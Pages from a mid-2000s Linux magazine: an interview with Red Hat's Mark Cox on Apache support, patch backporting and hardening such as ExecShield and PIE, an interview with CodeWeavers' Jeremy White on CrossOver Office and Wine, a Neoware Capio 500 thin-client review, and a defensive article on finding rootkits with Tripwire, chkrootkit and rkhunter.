MARK COX: We've been Apache Software Foundation (ASF) members since early 1995, and we spent a lot of time thinking, "Should we upgrade people from the 1.3 release, which is stable, secure, and just works, to 2.0, which doesn't have any real new features that people need?" It works maybe a little bit faster, but not a huge amount – maybe 10 per cent, depending on the system. For a 10 per cent improvement, you can just throw another machine in the mix.

Apache 2.0 also had problems with things like PHP, which doesn't support threading, and some of the more popular modules hadn't been ported yet, so we weren't sure whether we should stick with 1.3 or move to 2.0. Obviously, we had to make that decision at some point, because sooner or later the ASF was going to stop supporting 1.3. There are still going to be security issues about, and we need to fix them, and we have many *Apache* folks in-house who did that upgrading work – we actually made it stable for Red Hat Linux 8, which switched completely to *Apache 2*, dropping 1.3.

Again, we wanted to get people to use *Apache 2* so that we could make it more stable, because Netcraft was showing

PARTNERS

Some Red Hat partners such as Oracle handle technical support for versions of Red Hat they provide to their customers. Does that make your job harder?

MC: THE FIXES HAVE TO come out in the right way – people are expecting to get fixes via the RHN. How the fix actually gets into the RHN – whether that's from an Oracle engineer or if someone at SUSE shares it with us via the vendor partnership we have, doesn't really matter – the fix is going to be deployed via RHN if it's a Red Hat product, so we audit it, test it, and then we sign it.



"ONLY RECENTLY ONE VENDOR RELEASED A PATCH FOR A VULNERABILITY THAT WAS FIXED IN APACHE OVER A YEAR BEFORE."

MARK COX, RED HAT SECURITY



really tiny *Apache 2* numbers compared to 1.3, because there really was no business benefit to people upgrading. More people using it meant more testing, and we could give our code fixes back to the community. People knew that new features would only be available in *Apache 2*, and we wanted to give them that before security updates ended for 1.3.

LXP: How does your support for *Apache 1.3* tie in with your five-year lifecycle plan?

MC: Well, actually it's at least five years!

LXP: So even if the ASF decided to stop producing fixes for *Apache 1.3* in six months, you'll carry on supporting it until the end of the RHEL 2.1 support lifecycle?

MC: We will continue to provide support and security fixes.

LXP: That sounds very expensive for Red Hat...

MC: Well, it is and it isn't. There are other vendors in the same position as us, and when it comes to security updates, we share information and we share security backports from *Apache 2* on a daily basis. SUSE, Mandrake, Debian, some of the BSDs, and Red Hat all co-operate with security issues – perhaps one guy in one of the companies will do the actual patch, but we'll all help peer review it to make sure the quality is high. No one wants to remake patches over and over again, so we co-operate really closely with all these guys, and a lot of them are still using *Apache 1.3*.

LXP: As patches came out for RHEL 2.1, the number of security-related bugs declined. Do you see that spiking again now that RHEL3 adoption is picking up?

MC: Yeah, we expect to see it spike a little, but only as a result of more people looking at and using the new code.

LXP: With RHEL 3, *Apache 2* is the only option – 1.3 isn't included on the CDs. Wouldn't it have been better to give people the choice?

MC: We believe that *Apache 2* is stable enough that we can support our users to do everything they could do with 1.3.

LXP: As the products in RHEL 2.1 were generally older and more mature, would you say you've seen more vulnerabilities in RHEL 3?



MC: Actually no, I've seen less. Within the entire lifecycle of RHEL 2.1 to date, there have been 21 critical security issues. With RHEL 3, since it came out, there has been just one issue, and this year there has been zero. From that alone, it's clear that RHEL 3 is a more secure base.

LXP: How do you see your security response panning out for Enterprise Linux 4?

MC: One of the things we've been doing is working really closely with NISCC (the National Infrastructure Security Co-ordination Centre), who are the guys in the UK government who are worried about the key critical infrastructure.

"IF YOU HAVE A FLAW IN YOUR KERNEL, BOTH SELINUX AND EXECSHIELD AREN'T GOING TO HELP YOU"

They've been looking at protocols, and working with us and other vendors to do tests on protocols such as SSL. The aim of this relationship is to help define what the threats are, particularly on Linux, and we're developing this to make sure that ourselves and other vendors have a place to go to work together on these and other issues.

LXP: How do you combat the tide of belief about Linux being immune to everything?

MC: We've been trying to improve user education in a number of ways. First, one of the problems with Open Source software is that so many vendors ship patches – if there's a vulnerability found in *Apache*, you'll see 20 or 30 vendor announcements spread out. In fact, only recently one vendor released a patch for a vulnerability that was fixed in *Apache* over a year before! As a result, it can be hard for an end-user who's looking at *BugTraq* or the press to know what the issues are, whether it affects them, whether their distribution has fixed it, and for someone to work through all that, download the patch, and apply it... It's really hard.

So what we want to do is explain to people, if you're using a Red Hat distribution, come to us, and look at what we say about the security issues. We try to make our advisories clear so that people understand what the issues are, whether we've fixed them, as well as backporting information. What we really try to do these days is backport security fixes, but again that causes problems when people see that they're not running the latest version of a particular release.

For example, the ASF might say "you need 1.3.29 to be protected from this particular vulnerability", and people come to us and say, "You're only on 1.3.23!" Some tools such as *Nessus* don't even look for the vulnerability, they just check the server header for a version number and go by that, which can result in many false positives. We need to get that education across too – that's why we got involved with CVE (Common Vulnerabilities and Exposures), as it makes sure we all use common names for a given issue. This also lets us more easily assign severities to issues – for example, if you're running a Red Hat system, the severity of an *Apache* bug is likely to be different than if you're running a Debian system because we package things differently.

LXP: Juergen Geck of SUSE highlighted the backports issue recently, and it definitely does make life harder when version numbers can't be used to assess vulnerability. How are you tackling this?

MC: One interesting project we're working on is to have a local security analysis tool that scans your system and automatically reports which patches you're missing. Behind the scenes, it knows about that system, it knows about *RPM*, it has information from us about which versions fix which vulnerabilities, and from all that data it can help you find and patch your system. Ideally we want to get that working over a network so that you can check and patch all your systems across a network from just one computer.

We'd rather people ran a tool like that than a tool like *Nessus*, which doesn't know how to check for individual vulnerabilities. The thing that got me was that the first time I ran *Nessus* it said, "You're running an old version of *Apache*", and it also said, "Your server is returning a version header, which can give the bad guys an idea of what vulnerabilities you have on your system – turn it off". So I turned it off, and then *Nessus* didn't work because it was looking for the version number to work out what vulnerabilities affected me!

So, user education is partly about getting people to patch regularly, but it's also about helping people understand what patches they need. Red Hat Network (RHN) does this partially already because it looks at *RPM* version numbers and such, but it doesn't break that down into individual vulnerabilities.

LXP: To what extent do RH and other vendors work together when writing vulnerability announcements?

MC: Well, we do need to work closer with them. For example, there's a vulnerability in the *Ext3* filesystem that came out last week when some of the vendors disclosed it. It's a vulnerability that when it creates *Ext3* superblocks, there's a way that some uninitialised kernel memory might appear in these blocks. And when you actually look at how you'd exploit it, you'd have to be root – because you'd have to have access to the raw device. All you'd find is a few bytes of uninitialised kernel memory, so it could come from anywhere. So what we're saying is: root can access some bits of kernel memory – not a huge issue.

However, someone thought that this could be an issue if you had cryptographic keys in memory and they weren't cleared up by the program, so it wasn't a very good program because it wasn't clearing its memory, and you don't have any swapping, because if they got swapped to disk then you'd also be able to read them. And then that got written up as the advisory: "Flaw in the *Ext3* filesystem could allow compromise of cryptographic keys".

LXP: SUSE got EAL 2 (Evaluation Assurance Level 2 of the Common Criteria from the US National Institute for Standards and Technology – NIST) before you and already has EAL 3. What do you make of that?

MC: EAL isn't designed to be a competitive advantage for anybody; it's designed to open up markets – EAL 3 opens up certain markets, EAL 4 opens up certain markets as well. It was just SUSE's choice of certification: it went with IBM through a German test, and we went with Oracle through a UK test.

PATCHES

Are the patches that are available on RHN available to non-subscribers?

MC: WE ALREADY MAKE ALL our source RPMs available for free on our website, whether you subscribe to RHN or not. So if we do a fix for *Apache*, we'll put those source RPMs on our website.

LXP: At the same time as they become available to subscribers?

MC: Oh yeah, at exactly the same time they become available to subscribers. Not so much for *Apache*, but for other products that are GPLed – it's essential for us to do. We always share our fixes with the other relevant vendors anyway, so most vendors will tend to have their patches out at about the same time.

RED HAT ENTERPRISE LINUX 3 — UNLEASH THE POWER OF LINUX KERNEL 2.6

New features and capabilities

Feature	In Linux 2.6 kernel	In Red Hat Enterprise Linux 3	Provides:
Native Posix Thread Library (NPTL)	Yes	Yes	High performance POSIX compliant multi-threading
Kernel IPsec	Yes	Yes	IPsec layer available for use by kernel modules
Asynchronous I/O (AIO)	Yes	Yes	Improved application performance
O(1) Scheduler	Yes	Yes	Highly scalable SMP scheduler
OPprofile	Yes	Yes	CPU-hardware-based performance monitoring
kksymoos	Yes	Yes	Improved kernel bug reporting
Reverse Map Virtual Memory (rmap VM)	Yes	Yes	Performance improvement in memory constrained systems
HugeTLBFS	Yes	Yes	Performance improvement for large virtual memory applications (eg Databases)
Remap_file_pages	Yes	Yes	Kernel memory optimisation for shared memory applications
2.6 Network stack features (IGMPv3, Ipv6, etc.)	Yes	Yes	Improved network performance and messaging
IPv6	Yes	Yes	Network load balancing
Access Control Lists (ACLs)	Yes	Yes	Improved file system security management
4GB-4GB memory split	No	Yes	Greatly increased x86 physical memory support and larger application address space
Scheduler support for hyperthreaded CPUs	No	Yes	Improved hyperthreaded CPU performance. (2.6 implementation not yet comparable)
Block I/O (BIO) block layer	Yes	No	Major rewrite of the I/O subsystem (stabilisation and driver support in progress)
Support for > 2TB file system	Yes	No	Support for very large volumes. Red Hat Enterprise Linux 3 supports up to 1TB
New I/O elevators	Yes	No	Fine tuning for I/O subsystem performance (stabilisation in progress)
Interactive scheduler response tuning	Yes	No	Scheduler improvements for interactive tasks (stabilisation in progress)

The whole point of EAL isn't that it's more secure, it just says that you meet a certain target that was set down. Microsoft has EAL 4, for example, so it would be a useless certification if it was saying that Microsoft products were more secure in totality than Red Hat or SUSE Linux! In EAL 3, for example, NIST looks at your development processes and some of your security response processes, so it's a useful certification to have. But it doesn't mean that SUSE is more secure because it had EAL 3 before us – you don't change the product in order to get EAL certification, except to add auditing.

LXP: Would you say there's a trade-off between making software easy enough so that people can use it and actually giving it a proper security model?

MC: This was the reason we created ExecShield. At the time there were lots of non-executable stack patches available for Linux at the time, some commercial and some free, but we wanted to make sure that our solution wasn't invasive to the user – that it wouldn't break anything. Or, that if it absolutely had to break something, that we knew how it was going to break and we could pre-empt it. We didn't want people to have to recompile their applications or things like that. One of engineers wrote ExecShield based on these criteria.

Now, it's not going to catch every stack overflow but it does a good enough job that it's raising the bar. If you can raise the bar without having any negative effects – and this had none, and it's been in the Fedora Core for quite a while now – then it's an improvement. ExecShield stopped several vulnerabilities that were posted on full disclosure lists, without affecting people.

So, yes, there is a compromise. With Fedora Core 2, we shipped SELinux, and we're still working on what SELinux

policy we ship with RHEL 4. In this situation we can't ship with the most secure policies because things just won't work for people.

LXP: To what extent is the new code that is being added to RHEL 3 backported from development on what will eventually become RHEL 4?

MC: We employ lots and lots of folks who work on various versions of *Apache* and the kernel, and lots of the stuff we backport is stuff that we wrote – things that we wrote and we put into our kernel early. For example, PIE (Position-Independent Executables) is the idea that when something loads into memory, all the bits that load load at slightly different locations each time. It adds a little bit of overhead, of course, but no more than 10 per cent.

The idea is that if you have a vulnerability that has a buffer overflow offset built into it, anyone posting to a full disclosure list will include a table saying, “Red Hat Linux 8, with X version of *Apache*, here's the offset”. Some of these things are one-shot events – if you don't get the offset right the first time, the system dies and that's your chance gone. Things that like *Apache* are probably not the best example, because when an *Apache* child process dies, it gets respawned. But with PIE, it gets respawned at slightly different locations, so every time you try exploiting things they re-appear at different locations. It's not going to solve it, but it's going to make it a bit harder for some exploits to work – a lot harder for the script kiddies.

LXP: Can PIE be disabled?

MC: No. This is because it's compiled in to each of the programs. The speed overhead is really minimal – again, no more than 10 per cent. ■■■

VULNERABILITIES

What would you say are actually the most vulnerable parts of a standard Linux distro?

MC: THAT DEPENDS ON what you consider to be vulnerable. If you're running a system as a web server, then you care about all your web applications, and if you're running a mail server you care about *Sendmail*. With regards to what's likely to be most vulnerable, it's probably the kernel. And that's despite our work on SELinux and ExecShield, because if you have a flaw in your kernel both SELinux and ExecShield aren't going to help you.

LEAP of FAITH

PAUL HUDSON speaks to Jeremy White about the challenges facing sysadmins migrating to Linux and also the future of *CrossOver Office*...



Switching one computer from Windows to Linux is a cinch: retraining is limited to just a handful of people, installing applications can be done by hand, and you don't need to worry about supporting multiple system configurations. However, deploying Linux in the enterprise sphere is another matter entirely, so we spoke to Jeremy White – CEO of CodeWeavers, the producers of *CrossOver Office* (COO) – about making the switch from Windows to Linux and how COO 3 makes it the easiest migration yet for businesses of all sizes and kinds.

LINUX PRO: What new features are you planning for your next big release?

JEREMY WHITE: Well, we just released *CrossOver Office* 3.0, and it has support for *Notes 6.5.1*, *MS Project*, and *Outlook XP*. More importantly, though, is that we are finding that *Wine* is running more and more 'unsupported' applications.

So, our major focus for our next release is on better quantifying that and accelerating that process. And, for us, that really comes down to trying to build a large community around our compatibility center (c4.codeweavers.com). The idea is that we encourage our users to share their successes and failures, and then we commit to nailing that down.

So really our big new feature is going to seem rather unsexy: we're going to provide a set of regression tools. That way, we can start to make promises around unsupported applications, just as we have always made promises around a small set of officially supported applications.

The net effect, I hope, is that our customers will be able to confidently use *Wine*, and therefore *CrossOver Office*, for a far greater range of applications.

LXP: How do you choose which applications for which you should be providing support?

JW: We now use our compatibility center for that; we track the top vote list (www.codeweavers.com/site/compatibility/toplists/). And, yes, that does mean we're starting to look into *iTunes* and *Accelerated Reader* support.

We do from time-to-time have an organisation sponsor a particular application; *Photoshop* support came about because of the Hollywood animation studios, for example.

LXP: To what degree does Microsoft's 'moving the goal-posts' affect you?

JW: The truth is that we are less affected by those changes than most people realise. What drives us are the applications that our customers want to run, and so long as that moves slowly (as we have found it to move), we should be fine. If the whole world clamours for *MS Office 2005* starting January 1, 2005, we will certainly have a serious challenge. But today, we have at least as many people that want *Office 97* as want *Office XP*. Remember, part of the appeal of Linux is that you – the user – gets to take control of when and why to upgrade, rather than being forced into it.

I do see Mono/.NET as being pivotal; if C# becomes the development language of choice, then Mono will be invaluable to the Free Software movement. Of course, if .NET and patent encumbered MS-specific extensions become the standard, then we have more issues.

LXP: How important is it for you to have your software work on a variety of Linux distributions?

JW: It's crucial. We are a very customer-driven company, and our customers ask for our support on a wide range of distributions. This can be incredibly frustrating at times – it takes a lot of time and energy to be sure we operate successfully on a broad range of distributions. On the other hand, again, this reflects a strength of Linux – users have real choices of what products to use.

And so we are forced to be interoperable – imagine that we should have to do something that benefits our customers; why, that's practically unheard of in the technology business!

With that said, we do really only have the manpower to focus on a fairly limited set of distributions (about five or six), so some distributions only work due to 'collateral damage'. (And we have some great Gentoo customers that are sick of being described by me as damaged!).

LXP: What advantages does CrossOver Office offer over full-system emulation software such as VMware?

JW: It's cooler! Seriously, *Wine* (what *CrossOver* really is), runs Windows apps at full speed. Remember *Wine* stands for '*Wine Is Not an Emulator*'. There's no theoretical reason that an app would run slower on *Wine* than it would on Windows; the only reason they often do is that we haven't had time to optimise our code as well as Microsoft has. And, of course, with *Wine*, there is no Windows operating system license required. Thus, with *CrossOver* you have the promise of a truly MS OS license-free operation; *something that no other approach offers*. Further, with *CrossOver*, the applications you use integrate cleanly into the Linux desktop. So you can cut and paste between *Mozilla* and *MS Word*, you can minimise *Photoshop* right to your panel, and you can launch *PowerPoint* on a .ppt extension, even out of the *Pine* email client.

LXP: How popular are your other products, CrossOver Office Server Edition and CrossOver Plugin?

JW: Well, given that we just discontinued *Plugin* as a separate product (it's now an integral part of *CrossOver Office* – see the review on page 32 of this month's *Linux Format*), I think you can see that it's not as popular as *COO*. *Server Edition* is very popular, and brings us real money, but it does currently appeal to a fairly limited set of customers. We hope to expand its appeal in the near future.

LXP: Tell us a little about C4 – the online CodeWeavers CrossOver Compatibility Center...

JW: C4 is our heart and soul. People should sign up because: it's free; they can find and share information about applications we can't afford to work on, but that others care deeply about; they can build a community around an application and help to ensure that *Wine* runs that application, and – most importantly – that *Wine* keeps running that application; and if folks sign up as advocates, they get access to nightly builds, more direct contact with our developers, and even the chance at a coveted T-shirt! Candidly, part of the incredible power of Linux is that so many people are willing to pitch in and help get things done; we've been amazed at how helpful our advocates

have been so far, and we hope to expand on that program over the next few years. C4 helps us in many ways:

- It sets our priorities. We don't guess what our customers want; we *know* directly, and how much it's worth to them.
- It gives us a much better place to send people that ask about an unsupported application. I can't begin to tell you how hard it was to tell a customer "*Sorry, we can't help you with application xyz, just go away now!*" Now they have someplace to go (and yes, on rare occasions, I know that going to C4 is little better than just going away!)

“THE INCREDIBLE POWER OF LINUX IS THAT SO MANY PEOPLE ARE WILLING TO PITCH IN AND HELP GET THINGS DONE...”

JEREMY WHITE, CODEWEAVERS CEO



- C4 is our yardstick. The goal is to run as many Windows applications as is possible, and C4 is how we're going to measure our progress, and how we're going to ensure that we don't back-slide.

LXP: Do you think 100 per cent Windows compatibility is ever possible? If so, or if at least 95 per cent compatibility was reached, why would people choose CrossOver in place of vanilla Wine?

JW: No, I think the best we'll ever do is in the high nineties. Either way, people would continue to choose *CrossOver* over *Wine* for the same reasons they do now – for the support we provide them, and the assurance that we'll make sure *Wine* works for them.

LXP: To what extent does Microsoft help/hinder CrossOver Office/Wine development?

JW: I have seen no evidence so far of Microsoft ever trying to harm our efforts in any way. They sure as heck could help us in a variety of ways, and have never done that, but that doesn't seem like a crime. Microsoft's documentation could certainly be significantly better; it's clear that the company knows how to use its APIs like nobody else does, and that fact at least is partly a reason why Microsoft does not document the APIs as fully as it could.

LXP: Would you say that the better COO gets, the less likely people are to use Free MS Office alternatives, or do you consider CrossOver Office to be a transitory tool used while companies are migrating their users from a 100 per cent Microsoft environment to a 100 per cent Free environment?

JW: I consider *CrossOver Office* to be a completely transitional tool; someday, all software will be built for Linux natively, and we'll tip our hat, and ride off into the sunset. ■■■

THE COMMUNITY**How much code does CodeWeavers give back to the wider Wine community?**

JW: We give back ALL of our *Wine* code back to the *Wine* community; I was in fact a strong advocate of shifting *Wine* to the LGPL so that we would *have* to do so. And, to be candid, virtually all of our effort is made on *Wine* and the *Wine* code.

I was curious, so I did a quick survey of a clean CVS tree. We have about 165,000 lines of 'proprietary' code, and about 3,600,000 total lines of code. *Wine* itself is about 1,600,000 lines.

REVIEW: THIN CLIENT

THIN CLIENT

NEOWARE CAPIO 500:
THE NEXT-GENERATION THIN CLIENT

Bulky desktops are so 1990s, but is there really a viable alternative available yet? **PAUL HUDSON** thinks so...

INFORMATION

PRODUCT Neoware Capio 500
PRICE Starts at US\$299
MANUFACTURER Neoware
WEB www.neoware.com/

Back in LXF44 we reviewed Neoware's Eon 4000 thin client device, and, as a capable device that had some irritations, we gave it 8/10. Back then, the problems were lack of connectivity at the front of the unit, lack of SSH terminal support, lack of remote X Windowing, and lack of any documentation in the box. If you're a big business running Citrix, these flaws probably won't hold you back, but what about everyone else?

As that review was now almost a year ago, Neoware's product line has moved on substantially. This Capio 500 that Neoware sent is actually part of a lower series than the older Eon, which means it's less advanced and less capable than the modern Eon models. Having said that, it has improved on the machine we reviewed in *Linux Format* issue 44.

SOME THINGS CHANGE

The most noticeable change – and something that's most welcome – is the inclusion of full support for connecting to a remote X server, which means that finally thin-client computing has been brought to the masses. With this new support, you can have one powerful machine running in a server room that is able to provide remote graphical sessions for dozens if not hundreds of users. This is what we've all been waiting for, and we were pleased to see Neoware has extended its excellent user interface to making remote X sessions as easy as could be imagined. One minor drawback is that we couldn't get X broadcasting to work – this is the functionality that allows machines to scan the network for servers that can be logged into. If you enter the IP

The two USB ports on the front are suitable for removable devices. The PS/2 ports on the back are marked for mouse and keyboard.

address of the X server directly it works fine.

Beyond that, this new unit also has its two USB ports on the front as opposed to the back, which makes connectivity much easier. Ideally we would have liked to see at least one port on the back so that the option is there, but this is definitely a positive step forward.

SOME STAY THE SAME

Like the Eon device reviewed previously, this machine is entirely without moving parts – there's no hard drive, no CD ROM, and not even a fan on the CPU. As a result the machine is as quiet when it's turned on as it is turned off, which makes for a much quieter working environment. The design has been improved greatly – previously it was a dark grey colour and a plastic case, which felt quite cheap. This new Capio is metallic silver, with a gently curving front plate, so it fits neatly into stylish lounges.

In terms of size, the unit is approximately 240mm high by 35mm wide and 200mm deep, which is tiny considering it has a CPU, graphics card, sound card, and networking all on board. Many Mini ITX systems that size end up using an external power supply, but it's all built-in here, and it automatically adjusts to the power type that it's plugged into. Usually a unit this small would have serious heat problems, but the Capio doesn't even need a fan. This is thanks to it using AMD's Geode GX1 CPU, which is designed specifically for low-power systems and requires no cooling beyond a heatsink. On the software front, the unit is still

The previous Eon 4000's black plastic case made it look like a cheap ioniser, whereas the Capio 500 looks great wherever it's sited.

able to connect to a variety of remoting services such as Citrix ICA or Microsoft RDP. You can configure all the settings on the unit through the graphical user interface, although there is also a console available to hand if you need it.



WHAT WE WISH HAD BEEN CHANGED

Things aren't just right yet, though – some of the problems present in our previous review model rear their ugly heads again here. For example, inside the box you'll find the unit itself, a plug, a mouse, and a one-page guide to how to plug it in. There is documentation for the unit available online in PDF form, but Neoware don't distribute it as standard – not even on CD. This is quite pathetic, particularly given that the price of a CD is about ten pence. It can be argued that anyone purchasing a Capios should already know what he or she is doing, but putting a CD in each box would hardly hurt anyone.

Also irritating is the fact that once you get online and download the PDF manual, it is quite limiting. For example, if someone purchased three of these Capios devices for home use so they could have thin clients in their home, they wouldn't find any information on how to actually set up the servers to handle the Capios when they connect. Again, this is fairly elementary stuff, but sadly out of the range of what's currently documented.


Adding insult to injury is the continuing lack of *SSH* support. For some reason these machines come equipped for *telnet* and not *SSH*, which means if you want to make a text connection over the network you need to do it insecurely. *SSH* isn't even installed on the system, which is quite limiting. Part of this problem is that Neoware doesn't seem to want to ship a more complete Linux distro installed – this thing has a heavily cut-down Red Hat distro using kernel 2.2. Clearly space is at a premium with installed Linux, but if we can have *SSH* on a Zaurus PDA we should be able to have it on a thin-client PC!

DEPLOYING THE CAPIO


Despite not having *SSH* and not having documentation, these annoyances are resoundingly outweighed by what's *right* about this system. The GUI that handles configuring remote connections is so simple that you can have it learnt within a few hours. The new X remoting is well done and works like a charm. If Neoware ever gets around

MAKING THE CONNECTION


Getting a remote X connection working




The connection manager GUI is menu and dialog driven, and lets you configure all the settings from a central location.



There is a wide selection of connectivity options to make setup and running straightforward, including the new 'X Window Connection' option.



You can opt to connect to an exact server, or just have it search the network for what's available using X broadcasting.



As you have to get two devices working together despite their different configurations, there are a variety of options to help you out.

to adding *SSH* support, it'd be great if the company would also add the ability to pipe X through *SSH* and add compression – that way, users would get much faster communication as well as strong encryption.

With these excellent new improvements the new Capios makes a compelling case for deployment in many businesses. Handling thick clients is becoming more and more problematic, expensive, and slow, so it's no surprise that increasing numbers of companies are making the switch. In the home, where computing devices such as games consoles and DVD players are becoming increasingly complex, the age of thin clients can't be far away. If I had the cash – or if Neoware was feeling particularly generous! – I'd probably have three of these Capios scattered around my house because three of these – or even ten –

running simultaneously would make less heat and less noise, as well as using less power, than just one of my current boxes.

When it comes to style, these things are unmatched, but it's the features that really make it an explosive product. For the price you'd be very hard pressed to find anything that came close. This is the best we've seen from Neoware to date, but it really does fill us with anticipation about what it's going to make next...

VERDICT

NEOWARE CAPIO 500

FOR

- + X Windows remoting is very easy to set up
- + Absolutely silent, and attractive design too

AGAINST

- Missing support for *SSH*, just *telnet*
- No accompanying documentation or CDs

Value 10/10

Features 8/10

Performance 8/10

Overall 9/10

THE THIN SILVER LINE

Other members of the Neoware family

CapioOne: Cut-down version of the Capios 500 for only US\$199

Eon Preferred: Starts at US\$389 and offers more power than Capios

Eon E100: Adds improved video performance and starts at US\$689

Eon E300: Builds the thin client into a TFT monitor for maximum space conservation. Starts at US\$999

GOT ROOT?

Your troubles may not be over even if you successfully detect a compromised system, warns **NICK VEITCH**.

Hopefully, you take all the precautions necessary to make sure that Internet-facing servers are as robustly secure as they need to be. However, no matter how secure your system, there is always the possibility that someone will be able to break in. Vulnerabilities in software do surface fairly often – many of them are obscure and not terribly threatening – but every once in a while there is a general danger that unpatched systems will be vulnerable to unauthorised access.

Again, if you take security seriously, you will have taken a number of steps to restrict the damage – chroot jails for many server applications, and some sort of IDS (Intrusion Detection System) to warn you of the breach.

But, assuming the worst has already happened, how do you know when the system is secured again? Crackers are more sophisticated than ever these days, especially at being able to cover their tracks. Don't expect to find any telltale details in the logfiles or `bash_history`: a large number of intruders – even the less-skilled ‘script kiddies’ – now resort to root-kits.

ROOT KITS

A root kit is a selection of programs or scripts that malicious intruders often use when they have gained

TRIPWIRE

Checking out targeted commands

TRIPWIRE IS ONE OF THOSE confusing tools that exists in a commercial and a substantially different GPL format. For the simple task of MD5 checksumming, the Open Source version is more than adequate for your needs. The project's Sourceforge homepage (sourceforge.net/projects/tripwire) provides links to download the latest version, but you can find more detail about usage and the different versions on the main tripwire website, at www.tripwire.org

access to a system. Their functionality can be mixed, depending on the intentions of an intruder, but often they perform a number of tasks designed to quickly:

- Cover up the evidence of the security breach, by altering logs etc.
- Install and run processes to make subsequent access to the system easier
- To prevent these processes from being detected, modify standard system binaries to prevent detection.

For example, the rootkit may set up a fake version of *ssh*, compromised with a 'magic' password, allowing the intruder to log back in at will. This is all very well, but if there is no *ssh* service running on the server, it should be quite easy to spot – but not so if the local binaries for utilities such as *ps* have also been altered to not report the presence of the backdoor. There are over 150 known rootkits available for Linux systems, admittedly of varying degrees of cunning. The sad thing is that with such systems, even an inexperienced intruder could be able to severely compromise a system in a very short space of time.

The problem is, once you have identified some intrusion activity, what parts of the system can be considered safe?

KILL OR CURE?

Of course, the best practice would be to restore the system to a point where you know it is completely safe, before any unauthorised access took place; but that could mean quite a system regression, even if you can be sure of the exact point in time that security was violated. Minimising downtime is often a consideration after such an event, but it's also rather pointless to bring the system up again if it is not yet safe. A quandary.

Fortunately, there are some Open Source tools that can be very useful. The first worth mentioning is *Tripwire*. This is an intrusion detection system, which scans system files for signs of tampering. Obviously, the primary use of the software is to detect intrusions in the first place, but it can be used to help secure a system after the event too.


Tripwire works by creating MD5 checksums of every file (or every file in the area you specify) on the system. These checksums can then be verified periodically to detect changes in files. Some files may well change regularly, but

CHKROOTKIT

RPMS ARE AVAILABLE FOR many systems, but it is simple to install from source.

Currently it hasn't been updated in over six months, but the creation of rootkits isn't quite on the same scale as that of viruses, so that shouldn't be too problematic.

You can find the latest code and a comprehensive list of the rootkits that it detects at: www.chkrootkit.org/



RKHUNTER

MICHAEL BOELEN'S *ROOTKIT HUNTER* IS CURRENTLY WELL MAINTAINED, straightforward to install and easy to use. You can find the source for the latest version at: www.rootkit.nl/projects/rootkit_hunter.html
Uncompress the sourcefile and run the installer:

tar xvf rkhunter-1.0.9.tar.gz


```
cd rkhunter
```

```
sh installer.sh
```

You can then check the system manually by running

```
rkhunter -c
```

Note that there is always the possibility of false positives with this sort of detection method, so don't be too concerned if one or two files on an apparently clean system seem strange. Obviously the more important checks – specifically for rootkits – should carry more weight.



Larger enterprise users will probably need the commercial product.



Rootkit Hunter Works on almost every UNIX-alike operating system.

you aren't going to expect core executables to be changed (commands like **ps**, **netstat** and **ls** are favourite targets for attack and modification). *Tripwire* can therefore be used to check if targeted commands have indeed been modified by a rootkit (or by any other means). See the box in the centre of the facing page for more details on *Tripwire*.

ROOTKIT SCANNERS

The rootkit scanner is the antithesis of a rootkit – a program or set of scripts designed to detect the presence of rootkit-modified files. This is usually achieved by the same methods used by anti-virus software. The scanner essentially knows what exploits certain rootkits use, and searches for patterns and known modifications. In addition, such scanner scans also check for unusual permissions on binaries, odd hidden files or unusual hardware settings (promiscuous mode set on networking hardware is usually a giveaway).

Because of the nature of rootkit scanners, it is often wise to use more than one. Their methodology does vary slightly, and obviously a certain amount of the detection is down to who has the most up to date patterns. One of the early contenders, *chkrootkit* (see the box opposite), is still probably one of the most widely used, but others such as *rkhunter* (see above) are certainly worth deploying as well.

SECURITY TIP

IT IS POSSIBLE THAT IDS systems and rootkit scanners themselves will be modified if the system is compromised. For ultimate security, it's advisable to create backups of your rootkit hunters and core system files on a CD. As these are read-only, they are perfectly safe, and you could easily leave the disc in a remote server.

For maximum security, these could be run alongside traditional IDS on a regular basis. In any case, it's worth installing these solutions *before* you have a problem.

CONCLUSION

The safest path is to bring online a completely rebuilt system, with all the latest patches and fixes for whatever caused the vulnerability in the first place. Ultimately, once a system is known to have been compromised, there is very little degree of certainty that it has been sanitised once more – because you can't believe the standard tools you would use to check for such activity. An external packet sniffer may allay your fears, but who knows when backdoors might be triggered?

However, a complete system rebuild could cause more downtime, and ultimately more disruption. A mixed approach can be considered – checking out the system with tools as mentioned here and replacing compromised packages, to run until some planned downtime can bring about a system swapper. Obviously, the level of risk involved and whether that is acceptable is down to the administrator. You may not want to risk it on a server containing confidential information, but for other servers, it may just make a bad situation that little bit better. ■■■